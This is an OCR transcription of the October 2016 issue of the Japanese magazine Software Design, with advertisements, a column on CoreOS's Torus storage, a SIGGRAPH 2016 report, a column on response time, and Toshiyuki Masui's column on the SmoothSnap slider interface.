Software Design
[ソフトウェア デザイン]
OSとネットワーク、
IT環境を支える
エンジニアの総合誌
10
2016年10月18日発行
毎月1回18日発行
通巻378号
（発刊312号）
1985年7月1日
第三種郵便物認可
ISSN 0916-6297
定価
本体 1,220円
+税

》Webのしくみ総復習　》PostgreSQL20周年

Special Feature 1

Webサーバはなぜ動くのか？

意外と説明できない？

HTTP、CGI、サーブレット、Node.js、Railsを一挙解説

いますぐ始める本格派データベース

Special Feature 2

新しいPostgreSQLの教科書

生誕20周年を迎えたPostgreSQLを使ってみよう！

Extra Feature

Webプログラミングでハードウェア制御「CHIRIMENプロジェクト」

OSとネットワーク、
IT環境を支えるエンジニアの総合誌

Software Design

毎月18日発売

PDF電子版
Gihyo Digital
Publishingにて
販売開始

年間定期購読と電子版販売のご案内

1年購読（12回）

14,880円（税込み、送料無料）1冊あたり1,240円（6%割引）

PDF電子版の購入については

Software Design ホームページ
http://gihyo.jp/magazine/SD

をご覧ください。
PDF電子版の年間定期購読も受け付けております。

- インターネットから最新号、バックナンバーも1冊からお求めいただけます！
- 紙版のほかにデジタル版もご購入いただけます！
  デジタル版はPCのほかにiPad/iPhoneにも対応し、購入するとどちらでも追加料金を支払うことなく読むことができます。

※ご利用に際しては、／˜＼Fujisan.co.jp（http://www.fujisan.co.jp/）に記載の利用規約に準じます。

Fujisan.co.jpからのお申し込み方法

1 >> ／˜＼Fujisan.co.jpクイックアクセス
http://www.fujisan.co.jp/sd/

2 >> 定期購読受付専用ダイヤル
0120-223-223（年中無休、24時間対応）

10
2016
［目次］
Software Design

contents

Special Feature 1 第1特集

意外と説明できない？

Webサーバはなぜ動くのか？

HTTP、CGI、サーブレット、Node.js、Railsを一挙解説

10
2016
［目次］
Software Design

Special Feature 2 第2特集

新しいPostgreSQLの教科書

いますぐ始める本格派データベース

Extra Feature 一般記事

Catch up trend

àla carte アラカルト

contents

Column


Development

OS/Network

この個所は、雑誌発行時には広告が掲載されていました。編集の都合上、
総集編では収録致しません。

あなたを
合格へと導く
一冊があります！

効率よく学習できる
試験対策の
大定番！



岡嶋裕史　著
A5判／424ページ
定価（本体1880円+税）
ISBN978-4-7741-7869-1

庄司勝哉・吉川允樹　著
B5判／240ページ
定価（本体1480円+税）
ISBN978-4-7741-8241-4

岡嶋裕史　著
A5判／624ページ
定価（本体2980円+税）
ISBN978-4-7741-7954-4

エディフィストラーニング株式会社　著
B5判／384ページ
定価（本体2980円+税）
ISBN978-4-7741-7955-1

左門至峰・平田賀一・山内大史・幸田廣信　著
A5判／320ページ
定価（本体2380円+税）
ISBN978-4-7741-8067-0

金子則彦　著
A5判／688ページ
定価（本体3300円+税）
ISBN978-4-7741-7953-7

岡嶋裕史　著
A5判／672ページ
定価（本体2880円+税）
ISBN978-4-7741-7806-6

エディフィストラーニング株式会社　著
B5判／400ページ
定価（本体2980円+税）
ISBN978-4-7741-8240-7

大滝みや子・岡嶋裕史　著
A5判／744ページ
定価（本体2980円+税）
ISBN978-4-7741-7821-9

加藤昭・高見澤秀幸・矢野龍王　著
B5判／456ページ
定価（本体1780円+税）
ISBN978-4-7741-8215-5

技術評論社　当社書籍・雑誌のご購入は全国の書店、またはオンライン書店でお願い致します。
〒162-0846　東京都新宿区市谷左内町 21-13　販売促進部　TEL.03-3513-6150 FAX.03-3513-6151

ISBN978-4-7741-8361-9
B5変形判／304ページ
定価（本体3280円+税）

オブジェクト指向設計実践ガイド

Rubyでわかる 進化しつづける柔軟なアプリケーションの育て方

Sandi Metz 著　髙橋泰基 訳

オブジェクト指向設計の名著として名高い“Practical Object-Oriented Design in Ruby”待望の翻訳版！使いこなせるようになると、とても便利なオブジェクト指向ですが、「なんとなく」の理解で使っていると、大きな罠にかかってしまいます。本書は、保守性を上げて運用コストを下げるアプリケーションをつくるために、クラス設計から基本概念、継承のテクニック、ダックタイプ、そしてテスト設計まで、幅広くカバーしています。

ISBN978-4-7741-8392-3
B5判／144ページ
定価（本体1980円+税）

みんなのGo言語

現場で使える実践テクニック

松木雅幸、mattn、藤原俊一郎、中島大一、牧大輔、鈴木健太 著

注目のプログラミング言語Goを習得するメリットはいくつかあります。シンプルな言語設計のため学習しやすく、整理されたコーディング規約によりチーム開発で運用しやすいこと。マルチプラットフォームに対応し、さまざまな環境へのツールをつくるときに有用であること、などが挙げられます。Cなどの軽量言語やLL言語（Ruby/Perl/Pythonなど）を使っているのであれば、Go言語を利用しそのメリットを享受できるでしょう。本書で紹介するTipsや利用方法を参考にすれば、Go言語を適材適所で利用するための勘所をつかむことができます。

技術評論社 当社書籍・雑誌のご購入は全国の書店、またはオンライン書店でお願い致します。
〒162-0846　東京都新宿区市谷左内町 21-13　販売促進部　TEL.03-3513-6150 FAX.03-3513-6151

第94回

IT エンジニア必須の 最新用語解説

TEXT：㈲オングス 杉山 貴章 SUGIYAMA Takaaki
takaaki@ongs.co.jp

テーマ募集
本連載では、最近気になる用語など、今後取り上げてほしいテーマを募集しています。sd@gihyo.co.jp 宛にお送りください。

Torus

コンテナに最適化された分散ストレージ「Torus」

「Torus」は、CoreOSがオープンソースで開発している新しい分散ストレージソフトウェアです。コンテナベースの環境での利用に最適化されており、Kubernetesをはじめとするオーケストレーションツールで管理されたコンテナに対して、信頼性が高くスケーラブルなストレージシステムを提供します。

CoreOSの開発チームは、既存のストレージソリューションは小規模なクラスタや大規模なサーバのために設計されたものであり、コンテナベースのモダンなクラスタでの使用には適していないと指摘しています。コンテナベースのマイクロサービスでは、クラスタ内でサービスの起動や停止、アップグレード、ノード間のマイグレーションなどが頻繁に繰り返されるという特徴があります。こういったタイプのサービスでは、モノリシックなアーキテクチャの上に構築される従来型のストレージではなく、より拡張性に富んだ柔軟なストレージシステムが必要だというわけです。


CoreOSでは、このようなモダンなクラスタのためのストレージに求められる要件として、ネットワーク全体から等しく利用可能で、データ処理がコンテナ間で移動したとしてもアクセスや一貫性を保ち続けられることなどを挙げています。そしてTorusは、この要件を満たすソリューションとして生み出されました。

Torusのしくみ

Torusのファイルの保存や取り出しのしくみには、etcdベースのキーバリュー方式を利用します。etcdはGo言語で実装された分散キーバリューストアで、コンテナに展開されたアプリケーション間での設定情報の交換や共有などに利用されています。

図1はTorusの内部構成のイメージを表したものです。複数のノード（物理ディスク）をストレージプールに集約し、KubernetesのPodからブロックストレージとしてマウントすることができるようになっています。分散されたノードの管理にはetcdのしくみが利用されます。マウントするストレージのタイプは初期段階ではブロックストレージのみですが、オブジェクトストレージをはじめとするそのほかのタイプにも拡張できるように設計されているとのことです。

▼図1　Torusの内部構成イメージ



Torusが実現する強みとしては次のようなものが挙げられています。

- 拡張性が高い――さまざまなタイプのストレージへの拡張が可能。また、gRPCプロトコルを利用してさまざまなクライアントからアクセスできる
- 簡単に利用できる――Kubernetesをはじめとするオーケストレーションツールとの親和性が高く、デプロイや運用、スケーリングが容易に行える
- 正確なデータ処理――etcdを用いることで、分散されたファイルやオブジェクトメタデータを素早く確実に処理することができる
- 高いスケーラビリティ――ストレージプールのノードを増やすことで簡単に容量を拡張することができる

これに加えて、コンシステントハッシュやレプリケーション、ガベージコレクション、ストレージプールの再バランシングといった機能も提供されます。また、将来的には暗号化やエラー訂正などの機能も追加可能だとのことです。

Torusのアプローチは、コンテナと同様にストレージも小さなノードの集合として実現しようというものであり、これはコンテナベースのソリューションを提供するCoreOSならではのチャレンジと言えるでしょう。SD

Torus Distributed Storage
https://github.com/coreos/torus

DIGITAL GADGET vol.214

安藤 幸央
EXA Corporation
[Twitter] @yukio_andoh
[Web Site] http://www.andoh.org/

コンピュータグラフィックスの祭典SIGGRAPH2016[前編]
～ディズニーランドの街アナハイム。研究と展示編

CG技術と、その応用

コンピュータグラフィックスとインタラクティブ技術に関する世界最大の学会・展示会である、第43回SIGGRAPH 2016が7月24日から28日の5日間、米国アナハイムで開催されました。今年は、73ヵ国から14,000人を超える参加者がありました。

43回目となる今年のテーマは、“Render the Possibilities”。直訳すると「可能性をレンダリング」で、「これからのCGの可能性をCG技術で描いていこう」という想いが込められています。

今年のSIGGRAPHにおけるキーノートスピーチは、NASA JPL（ジェット推進研究所）のZ・ナジン・コックス氏でした。火星探査など、数々のミッションでオペレーションエンジニアという探査中の作業を担う困難な役目を果たしてきたコックス氏は、さまざまな場面でコンピュータグラフィックスの技術が欠かせなかったことを力説しました。とくにVR技術、ロボット技術、インタラクションの技術など、まさにSIGGRAPHが得意とする研究分野のおかげで火星探査車マーズ・ローバーが活躍できたとのこと。また、まだまだすべての人が手軽に宇宙空間に行くことはできないため、VR技術を活用し、視覚化し立体視などで体験してもらうことが重要になってくるとのことでした。

今年のSIGGRAPHアワードは、マサチューセッツ工科大学のフリード・デュランド氏が受賞しました。単なるカメラ技術だけでは不可能だった、コンピュータとデジタルカメラ技術を組み合わせた「コンピュテーショナルフォトグラフィ」という新しい研究分野の第一人者です。最近ではドローンによる自動照明システムの研究や、画像処理専用のプログラミング言語「Halide（http://halide-lang.org/）」を活用した研究を指導する立場で活躍しています。

また、デジタルアート分野のアワードはスタイナ・ヴァスルカ氏（http://www.vasulka.org/）が受賞しました。スタイナ・ヴァスルカ氏は、チェコスロバキア出身のブラウン管やビデオ信号を応用したビデオアートの先駆者で、過去には日本での作品展示もありました。

先進的なアイデアとヒントの固まり。CG論文の数々

SIGGRAPHの本分は論文発表であり、ここから今年の傾向、業界の流れを読みとることができます。今年のSIGGRAPH論文は162本、カテゴリもCG関連から、アニメーション、3Dプリンタ活用、画像処理、動画処理、音声処理まで、多岐にわたっています。その中からデジタルガジェット的視点でいくつか紹介しましょう。

SIGGRAPH 2016
発表論文リンク集（非公式版）
※動画やサンプルプログラムへのリンクもあり

http://kesen.realtimerendering.com/sig2016.html


SIGGRAPH会場となったアナハイム・コンベンション・センター


宇宙探査の苦労と情熱を熱く語るナジン・コックス氏

アートギャラリーと先進技術展示コーナーの入り口

※本記事で紹介しているものは
国内未発表・未発売のものを含んでいます。

SIGGRAPH 2016 論文集(公式版)
http://www.siggraph.org/learn/conference-content

Procedural Voronoi Foams for Additive Manufacturing
https://sites.google.com/site/jonasmartinezbayona/procvorfoam

3Dプリント時の充填細密の形状や密度をコントロールすることで、意図した強度と変形の仕方を調整するモデルを生成する方法。必要な形状のためにみっちりと充填させなくとも良いので、材料コストの節約やプリント時間の短縮にもつながる(pic.1)。

Printed Perforated Lampshades for Continuous Projective Images
http://irc.cs.sdu.edu.cn/Lampshades/

意図したグレースケールの絵柄が投影されるようランプシェードの穴を計算する方法。光源の投影の具合を逆算して穴の大きさや傾斜角を算出して実現する(pic.2)。

Body Talk:Crowdshaping Realistic 3D Avatars with Words
https://ps.is.tuebingen.mpg.de/research_projects/bodies-from-words

人の体形の特徴を言葉で示しただけで形状として導き出し、また逆に体形から言葉を導き出すしくみ。たとえば「小柄でスラッとして、なで肩の人(実際は英語で)」と指定するだけで、平均的な体形モデルからぴったりと合致した3Dモデルを提示してくれる(pic.3)。

Computational Design of Stable Planar-Rod Structures
http://visualcomputing.ist.ac.at/publications/2016/CDoSPRS/

針金で目的のオブジェクトを形成する方法。針金を折る専用の機材も開発。それこそCGのワイヤーフレーム風の形状を実際に作るための手法。針金彫刻としても成り立つが、主な目的は、素早い形状試作品を作るための方法としての用途が考えられている(pic.4)。

Acoustic Voxels: Computational Optimization of Modular Acoustic Filters
http://www.cs.columbia.edu/cg/lego/

目的の音が出る形状の笛を、事前に用意された音響フィルタの組み合わせで、3Dプリンタで製作するための形状を生成する方法。新しい楽器の製作や、日常の音を記号化する意味で役立つ(pic.5)。


StyLit:Illumination-Guided Example-Based Stylization of 3D Renderings
http://dcgi.felk.cvut.cz/home/sykorad/stylit

ディープラーニングを活用し、参照した絵画風の絵に写真を加工する方法。元となる見本として、単なる影つきの球形のスケッチを描くだけで、複雑な形状も絵画テイストにしてくれる。従来の方法よりも、サンプル画像に忠実に描いてくれる。絵の下手な人でも名画が描けるようになるかも(pic.6)。


Let there be Color!
https://github.com/satoshiiizuka/siggraph2016_colorization

古い白黒写真の自動カラー化。動画での応用も可能。GitHubでソースコードも公開されている。従来手法とは異なり、小さなサイズの白黒画像も正しくカラー化できることが特徴(pic.7)。


Legible Compact Calligrams
http://www.cs.sfu.ca/~haoz/papers.html




pic.1
Procedural Voronoi Foams for Additive Manufacturing



pic.2
Printed Perforated Lampshades for Continuous Projective Images




pic.3
Body Talk: Crowdshaping Realistic 3D Avatars with Words




pic.4
Computational Design of Stable Planar-Rod Structures

pic.5
Acoustic Voxels: Computational Optimization of Modular Acoustic Filters




pic.6
StyLit:Illumination-Guided Example-Based Stylization of 3D Renderings



pic.7
Let there be Color!

pic.8
Legible Compact Calligrams



pic.9
My Text in Your Handwriting

指定した形状に文字を当てはめる方法。文字だけで目的の形状を描くことができる。映画のタイトルのような画像が、悩まず素早く作成することができる(pic.8)。

My Text in Your Handwriting
http://visual.cs.ucl.ac.uk/pubs/handwriting/

手書きの文字を機械学習し、筆跡を模倣する技術。ペン運びも含め、素人目には見分けがつかないほどそっくりに描ける(pic.9)。

これからのコンピュータグラフィックスの進化

最近のCG技術の傾向としては、コンピューティングパワーが安価になり、さまざまな表現ができるようになったからこそ、実際に世の中にある自然物を観察し、演出可能なCGとして正確に再現しようとすることが多くなってきました。自然の事象や人の動きなどの事例を細かに観察し、それを再現しようと機械学習の技術も応用されつつあります。

また、何度目かのブームと呼ばれているVR(バーチャルリアリティ:仮想現実)の分野も、単なる研究に留まらず、ハードウェアメーカー、ソフトウェア、映像コンテンツ、投資企業による資金サポート、メディアの取り上げ方、視聴者の興味や盛り上がりといった、全体としてのエコシステムがうまく構築されつつあります。どこかが一人勝ちするのではなく、VRにかかわる人すべてが収益を得、成功を収める流れが少しずつですが構築されており、これからの進展がますます期待される分野です。

今年の冬、12月5日から8日の4日間開催されるSIGGRAPH ASIA 2016は、カジノの街として知られるマカオでの開催です。また来年夏のSIGGRAPH 2017は7月30日から8月3日の5日間、米国ロサンジェルスで開催されます。次回のSIGGRAPHでも、さらに新しい技術とアートの共創が見られることでしょう。SD

Gadget 1

» Mini EYE 3

http://360designs.io/product/mini-eye-3-professional-360-camera/

360度パノラマVR撮影用カメラ

Mini EYE 3は、360度パノラマVR撮影用の専用カメラ機材です。Mini EYE 4、Eye Professional VRというさらに高解像度の上位機種も用意されています。3Kまたは6Kのスティッチ(つなぎ合わせ)済みのパノラマ映像が出力されます。カメラそのものは、プロ仕様のBlackmagic Micro Cinemaのカスタム版、キャリブレーション調整済みの魚眼レンズが搭載されています。小型のアクションカムのような映像の荒さはなく、現在考えうる最高画質での撮影が可能とのこと。360度パノラマVRのライブ配信に活用できます。


Gadget 2

» Pixelbots

https://www.disneyresearch.com/project/pixelbots/

自律型小型ロボット

Pixelbotsは約5cmほど、少し大きめのオセロの駒風で、自走型小型ロボットの集団です。1台では意味を成しませんが、何台かが動き回って、形やシンボルを形作ることができます。各ロボットは2輪で動き回り、車輪は磁力を帯びているため、壁を登ったりもできるそう。各ロボットはRGB色のLEDを搭載し、スマートフォンアプリから形や色を指定すると、お互いぶつからないように動き始め、そのとおりの形と色を形作ります。会場では50台ほどのロボットが用意されていました。いったんできあった形から数を増やしたり、減らしたりすると、その部分を補うように、自動的に移動します。



Gadget 3

» Grafikdemo

http://www.niklasroy.com/project/32/grafikdemo

ジャンクパソコン改造立体視

Grafikdemoは1977年に発売された一体型パソコンCBM(Commodore Business Machines:欧州ではCBM、米国や日本ではPET[Personal Electronic Transactor]という名称)を改造した立体表示装置。デジタルとアナログを組み合わせた風変わりな作品を作り続けているニクラス・ロイ氏による2004年の作品です。パソコンのディスプレイ部分にワイヤーフレームで描かれたティーポットが立体的に見えています。ディスプレイ部分に見えているティーポットの方向もパソコンのテンキーで操作することができます。

Gadget 4

» IDEALENS K2

http://idealens.com/


一体型VR眼鏡

IDEALENS K2は2,560×1,440ドットの有機EL表示装置と、Androidベースの OSとバッテリを搭載した一体型のVRヘッドマウントディスプレイ(HMD)。ほかの大型HMDと違い、頭の後ろからPCへケーブルを引き回す必要がありません。またほかの安価なHMDとは違い、別途高性能なスマートフォンを必要としないところも特徴です。重量のうちかなりの部分を占めるバッテリが後頭部に配置されているため、頭にかぶったときのバランスも良く、違和感もありません。全体の重量も295gとのこと。同等の機材と比べ視野角120度と広く、没入感のある映像を楽しめます。

結城 浩 YUKI Hiroshi
http://www.hyuki.com/
Twitter：@hyuki
図版イラスト●フクモトミホ

41

結城浩の再発見の発想法



レスポンスタイム

レスポンスタイムとは

レスポンスタイム(response time)とは、**入力が与えられてから出力が得られるまでの時間**のことです。日本語では「応答時間」と呼びます。

たとえば、ブラウザでリンクをクリックして、Webページを表示する例を考えると、クリックが入力になり、Webページの表示が出力になります。クリックしてからWebページが表示されるまでの時間が長いと(すなわちレスポンスタイムが大きいと)、私たちは「重いなあ」と感じていらいらするでしょう(**図1**)。レスポンスタイムはシステムの使いやすさに大きく影響を与えるのです。

Webページの表示に限りません。Webサービス全般であれ、スタンドアローンのアプリケーションであれ、あるいは物理的な機器であれ、多くのシステムは入力と出力があります。ですからどんなものにもレスポンスタイムという指標はかかわってくることになります。

「リンクをクリックしてWebページを表示するシステム」と大ざっぱに言いましたが、そこには無数の構成要素が含まれていることがわかります。自分が使っているコンピュータやスマートフォン、ルータなどのネットワーク構成機器、サーバ側のコンピュータなど、いちいち書き上げることはできません。クリックしてからWebページを表示するまでのレスポンスタイムは、そのような無数の構成要素が消費しているレスポンスタイムの総計によってできているわけです。

レスポンスタイムで思い出すのが、映画『ズートピア』に出てくるナマケモノ(動物)の職員です。彼は免許センターの係員で、ユーザの問い合わせに答える立場なのにすべてをスローペースで行います(ナマケモノなので)。たとえ職員が使っているコンピュータが高速であっても、受け付ける職員のスピードが遅ければ、結果を得るまでのレスポンスタイムは大きくなってしまいます。

▼図1　Webページ表示までのレスポンスタイム

システムの改善

レスポンスタイムが使い勝手に大きな影響を与えるのは、人間は「待たされる」ことが嫌いだからです。しかし、よく考えてみると、少しの工夫で使いやすさは大きく変わることがわかります。

たとえば、Webページが表示されるまでを顕微鏡的に見てみましょう。リンクをクリックすると、リンクの色が一瞬変わり、クリックできたことがわかります。そしてブラウザのプログレスバーが変化していき、ようやくWebページ

が表示されます。プログレスバーが進んでいる間は目的のWebページはまだ表示されていません。でも、私たちは「クリックはすでに済んだ、もう少ししたらWebページが表示されるんだろう」という気持ちで待つことができます。

もしも、クリックされたあと何の反応もなく、プログレスバーも存在せず、Webページの表示準備がぜんぶ整ってからパッと画面が変わったらどうでしょう。クリックしても反応がなければ不安になり、何度もクリックしてしまうかもしれません。それは恐ろしく使いにくいシステムになるでしょうね。

実は、筆者が若いころ、まだWindowsがなかった時代にまさにそのような使いにくいシステムを作ってしまったことがあります。ユーザがボタンを押しても、すべての計算結果が出るまで何の反応も返さないプログラムです(!)。当然ながら、たいへん不評でした。「スピードが遅い」というユーザからの苦情を受け、計算スピードを上げる改善を試みたものです。でも、それは誤った判断でした。単純に「ボタンが押された」という反応を早く返せばよかったのです。

レスポンスタイムを小さくするというのは、システム全体のスピードを改善するのではなく、システムをその構成要素に分解し、ユーザの満足度を改善するために寄与するところを改善するのが大切なのですね。

日常生活とレスポンスタイム

レスポンスタイムは、私たちの日常生活に深いかかわりを持っています。

映画『ズートピア』のように、受付の人の反応が遅い窓口でいらいらした経験は誰にもあるでしょう。その意味ではいくつかの銀行で採用している「順番が書かれた整理券」を配布するというのは正しいですね。整理券自体をもらうのはすぐにできる(レスポンスタイムが小さい)からですし、呼ばれる番号がプログレスバーの役目を果たし、今か今かと待つ気持ちが小さくなるからです(**図2**)。

病院などでは、ネットで順番待ちができるシステムもあります。Webで整理番号を取得し、自分の診察時間が来るのをWebでチェックすることができるシステムもあります。その時間が来るまでは自由に過ごせるので、待たされている感覚を大きく減らす効果があるでしょう。

会社で、社員Aが社員Bの席に行って「○○って何でしょうか」と質問したとします。もしも質問された社員Bが無言でコンピュータのキーをたたき出したら、きっと社員Aは困惑します。自分の質問がきちんと伝わったか不安になりますし、そもそもコンピュータに向かって何をしているかわからないからです。でも社員Bが一言「○○なら、詳しく書かれているWebページがありますよ。1、2分で見つかりますからちょっと待ってください」と言ってから作業にかかるなら、社員Aも安心します。「最終的な情報を得るまでのレスポンスタイム」が多少大きくなったとしても、「質問を受理したことを伝えるまでのレスポンスタイム」を短くしたほうが、共同作業はずっとスムーズに進むでしょうね。

◆ ◆ ◆

あなたの周りを見回して、「もっとスピードを上げられないか」と思うシステムはありませんか。そのシステムを細かい構成要素に分け、レスポンスタイムを小さくできないでしょうか。また、共同作業をするときに、あなたはレスポンスタイムを意識しているでしょうか。

ぜひ、考えてみてください。SD

▼図2　整理券はプログレスバー

増井ラボノート

コロンブス日和

第12回　SmoothSnap

エンジニアというものは「楽をするためならどんな苦労も厭わない[注1]」ものだと言われていますが、コロンブスの卵のようなゴキゲンな発明によって頑張って楽できるなら、それに越したことはないでしょう。私はコンピュータ上の簡単な工夫で楽をする方法を考えるのが好きで、長年にわたっていろんなシステムを開発してきています。今回の連載では、私がこれまで開発して長年実際に利用しているような単純かつ便利なシステムをたくさん紹介していきます。

Author　増井 俊之（ますい としゆき）　慶應義塾大学

手際よく値を設定したい


パソコンやスマホのアプリ上で各種の値を設定することがありますが、スライダで細かい値を正確に設定することは困難です。Mac OS Xの色設定画面のように0～255の数値を設定するだけの場合でもマウスで正確に値を設定するのは難しいので、**図1**のように数字を入力するテキストボックスが別に用意されています。

秒単位で時刻を設定したいような場合は事態はさらに絶望的です。設定可能な値は24×60×60＝86,400通りあるにもかかわらず、スライダのドット数は数百程度しかありませんから、1ドットスライダを動かすだけで値が何百も飛んでしまうことになります。

このため、細かく時刻を指定したい場合は時間／分／秒を別々に指定するのが普通です。

値を細かく設定したい場合がある一方、大まかな値をすぐに設定したい場合もあります。たとえば時刻を10時ちょうどに設定したい場合、前述のようなシステムでは時間を10に／分を0に／秒を0に設定する必要がありますが、このようなキリの良い時刻を指定したい場合でも分や秒まで細かく指定するのは面倒です。キリの良い値はもっと簡単に設定できるようになっていてほしいものです。

▼図1　数字を入力するテキストボックス



このように、一般的なスライダやスクロールバーでは細かく値を調整したり大まかな値を設定したりすることが簡単ではないのですが、スライダやスクロールバーの挙動を工夫すればこういった問題を解決できる可能性があります。

微調整のインターフェース

GUIで値を微調整するためのさまざまなインターフェースが昔から研究されています。

普通のスライダで秒単位で時刻を設定することが不可能なのであれば、微調整専用のインターフェースを追加すればよいでしょう。スライダやスクロールバーにボタンを追加し、ボタンを押したら最小単位ずつ位置を移動させられるようにしたものがよく使われていました（**図2**）。

スライダのノブを拡張して、微調整を可能にしたシステムもあります。たとえば90年代にメリーランド大学で開発されたAlphaSliderというGUIツールでは、スライダのノブを上下に分割し、ノブ上でクリックした位置によって微調整／粗調整を選べるよう

▼図2　ボタンで微調整可能なスライダ

▼図3　AlphaSlider


注1）http://thinkit.co.jp/free/article/0709/19/

になっています(**図3**)。

私が昔開発したFine Sliderというシステムでは(**図4**)、スライダのノブ以外のバックグラウンドをクリックするとゴム紐のようなものが出現し、マウスでゴムを引っ張るような動きをすることによってノブ位置の微調整を可能にしていました。マウスカーソルがノブの近くにあるときはノブがゆっくり動き、遠くにあるときは速く動きます。

iPhoneの音楽再生アプリでは(**図5**)、再生時刻を指定するためのスライダをタップしてから指を下にずらしてスライドすると、ずらさないときよりも細かく時刻を調整できるようになっています。

▼図4 FineSlider



▼図5 iPhoneの場合

場所をおおまかに指定する

キリの良い時刻を簡単に指定したり図形をきちんとそろえたりするためには、微調整とは異なる手法が必要です。

図形を動かして隣の図形にぴったりそろえるような操作をしたいときは「スナッピング」というテクニックがよく使われます。スナッピングとは、ドラッグ中の図形が別の図形やグリッドの近くに来たときそこにぴったりそろうように移動するもので、ユーザが正確でない操作をしても意味のある場所に移動させることができるので便利です。

スナッピングは図形編集ではお馴染みのテクニックですが、キリの良い値にパラメータを設定するような場合でも利用できます。10:00かっきりに時刻を合わせたい場合や、次の曲や次のチャプタに動画を移動させたいような場合にも使えます。音楽や動画を見る場合でも、次の曲やチャプタの1秒前から再生したいような場合、スナッピング機能で次の場所に移動してから微調整操作で1秒戻りたくなるでしょう。

つまり、スナッピングのようなおおまかな操作の恩恵を受けつつ微調整も可能であるという巧妙なインターフェースが欲しいところです。

SmoothSnap

遠くに旅行する場合、目的地の近くの空港まで飛行機で飛んでから電車やバスに乗り、最後に徒歩で目的地まで行くことができます。

このように、移動の必要があるときは、移動する距離によって移動の速度や粒度を変えることによってさまざまな場所にうまく移動できるようになっているわけですが、スライダやスクロールバーにおいても同様の方針が使えればいいでしょう。

iPhoneの微調整機能もあまり直感的とはいえませんし、そういう機能があることに気付く表示もありませんから、この機能を知らない人も多いと思われます。もっと単純に、現在と同じ方法で自然にスライダやスクロールバーを操作するだけにもかかわらず、おおまかなスナッピング動作や微調整を可能にするために**SmoothSnap**という手法を開発しました。

SmoothSnapでは次の方針で値や位置をコントロールします。

- ノブを大きく移動した場合は重要なポイントにスナッピングする
- ノブを少しだけ動かした場合は細かい粒度で連続的に値を変化させる

時刻を細かく設定する

前述のように、時／分／秒の設定は86,400通りの可能性がありますから、これを1つのスライダで設定することは困難です。このため、乗換案内のように時刻指定が必要なサービスでは、**図6**のようにメニューを利用して時刻指定を行うことが多いようです。

SmoothSnapに対応したスライダのノブを動かそうとするとき、マウスをクリックしたあとのマウスの移動距離が少ない場合は微細な調整が可能であり、移動距離が大きくなると粒度が粗くなって分単位／時間単位でスナッピングするようになっているので、スライダのノブを動かすだけで秒単位で時刻を設定できます(**図7**)。

「12:34:56」のように細かい分／秒までを正確に指定したい場合、まずノブを大きく動かしてスナッピングを活用して目的の時刻に近いキリ時刻(e.g. 12:00:00)まで移動し、一度マウスを放してから再度ノブを動かすことにより目的の時刻にさらに近いところ(e.g. 12:30:00)まで移動し、……という操作を繰り返すことによって徐々に目的の時刻に近付けていくことができます。

おおまかな粗い操作をするとキリ時刻を指定でき、細かい操作を繰り返すと詳細時刻を指定できることになるのは、微妙な操作をするほど細かい調整が可能なので、人間の直感に近く感じられます。

